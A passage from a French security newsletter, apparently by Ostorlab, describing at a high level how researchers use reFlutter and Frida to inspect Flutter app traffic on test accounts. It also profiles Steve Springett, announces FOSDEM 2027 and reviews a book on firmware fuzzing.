Imaginez un chercheur qui évalue une application Flutter avec un compte de test.
L’application charge les informations du compte, mais aucune requête correspondante n’apparaît dans Burp Suite.
Le client HTTP de Dart se connecte directement sauf si la résolution du proxy est configurée. Définir un proxy sur l’appareil ne garantit donc pas que ces requêtes y passeront.
Avec reFlutter, le chercheur peut :
Préparer une copie modifiée d’une application prise en charge.
La signer et l’installer sur un appareil de test.
Configurer le routage du trafic pour la version concernée du moteur.
Répéter l’action et inspecter les requêtes dans Burp Suite.
Utiliser ces requêtes pour guider des tests d’API plus poussés.
Il pourrait par exemple examiner quelles informations de compte le serveur renvoie et tester si les restrictions d’accès tiennent entre différents comptes de test.
Personnaliser l’analyse
Le projet inclut un script Frida pour s’attacher à des fonctions à partir des offsets du dump. Il peut journaliser les appels de fonctions et inspecter la mémoire associée aux arguments et aux valeurs de retour.
Un chercheur pourrait l’adapter pour investiguer une fonction particulière tout en répétant une action dans l’application, en reliant un détail extrait à un comportement observé pendant l’exécution.
Où il peine
La compatibilité dépend de la version du moteur Flutter de l’application et de l’architecture de l’appareil.
L’obfuscation du code peut remplacer des noms de classes et de fonctions parlants par des symboles moins lisibles, ce qui rend les informations extraites plus difficiles à interpréter.
Le dump ne reconstruit pas non plus le code source Dart d’origine complet.
Ce qu’il ne remplace pas
Un nom de fonction extrait est un indice. Une requête d’API capturée est une observation. Ni l’un ni l’autre n’établit à lui seul une vulnérabilité.
Les chercheurs doivent encore examiner la logique, tester le comportement du serveur et reproduire toute faiblesse suspectée.
reFlutter aide les chercheurs à inspecter ce que contient une application Flutter et comment elle communique.
👏 Personnalité de la semaine
Steve Springett
Cette semaine, nous mettons à l’honneur Steve Springett , créateur d’OWASP Dependency-Track et fondateur de CycloneDX.
Steve a lancé Dependency-Track en 2013 pour aider les organisations à suivre les composants qu’elles utilisent et les risques dont elles héritent. Il a ensuite fondé CycloneDX, qui est devenu une norme internationale en 2024.
CycloneDX fournit un format commun pour les nomenclatures logicielles (SBOM), des inventaires des composants à l’intérieur d’une application. Dependency-Track analyse ces inventaires à la recherche de vulnérabilités connues et de risques de licence, aidant les équipes sécurité à identifier où les composants concernés sont utilisés dans leurs applications.
Pour avoir construit les normes et les outils qui aident les organisations à comprendre ce que contiennent leurs logiciels et à gérer les risques qu’ils comportent, Steve Springett est notre Personnalité de la semaine.
📅 Événement de la semaine
FOSDEM 2027
Si vous voulez entendre directement ceux qui construisent les logiciels open source dont dépendent vos applications, FOSDEM 2027 mérite d’être suivi.
Organisé par des bénévoles, FOSDEM réunit chaque année à Bruxelles plus de 8 000 développeurs. L’événement associe conférences techniques, stands de projets et « developer rooms » animées par la communauté, où les contributeurs discutent de technologies précises et présentent leur travail.
Le programme 2027 prend encore forme. L’édition 2026 a couvert la sécurité, les chaînes d’approvisionnement logicielles, la forensique numérique, les conteneurs et le développement mobile, ainsi que les langages de programmation et l’infrastructure cloud. L’entrée est gratuite, sans inscription.
📍 Campus du Solbosch de l’ULB, Bruxelles, Belgique
📚 Livre de la semaine
Fuzzing Against the Machine
Par Antonio Nappa et Eduardo Blázquez
Comment tester un firmware quand il est impossible de posséder chaque appareil ?
Fuzzing Against the Machine explique comment les chercheurs peuvent combiner QEMU avec AFL et AFL++ pour exécuter des logiciels dans un environnement émulé, leur fournir des entrées variables et observer les défaillances susceptibles de révéler des vulnérabilités.
Le livre commence par les fondements de l’émulation et du fuzzing avant de passer à des environnements pratiques pour les systèmes embarqués et les firmwares propriétaires. Ses exemples couvrent OpenWrt, le baseband Shannon de Samsung et des bibliothèques d’iOS et d’Android. Il montre aussi comment les débogueurs et les désassembleurs aident les chercheurs à examiner ce qu’un fuzzer découvre.
Sa principale force est de relier les outils en un seul workflow. Les lecteurs voient comment l’émulation, l’instrumentation, le fuzzing et l’analyse de plantages fonctionnent ensemble pendant la recherche de vulnérabilités.
C’est une lecture utile pour les chercheurs en sécurité, les ingénieurs firmware et les testeurs de sécurité mobile qui veulent une introduction pratique à la recherche de vulnérabilités sans dépendre entièrement du matériel physique.
😅 Le mème

Si le code d’un agent passe tous les tests, que devrait encore savoir votre équipe avant d’approuver son travail ?
The Breach Brief, L’équipe Ostorlab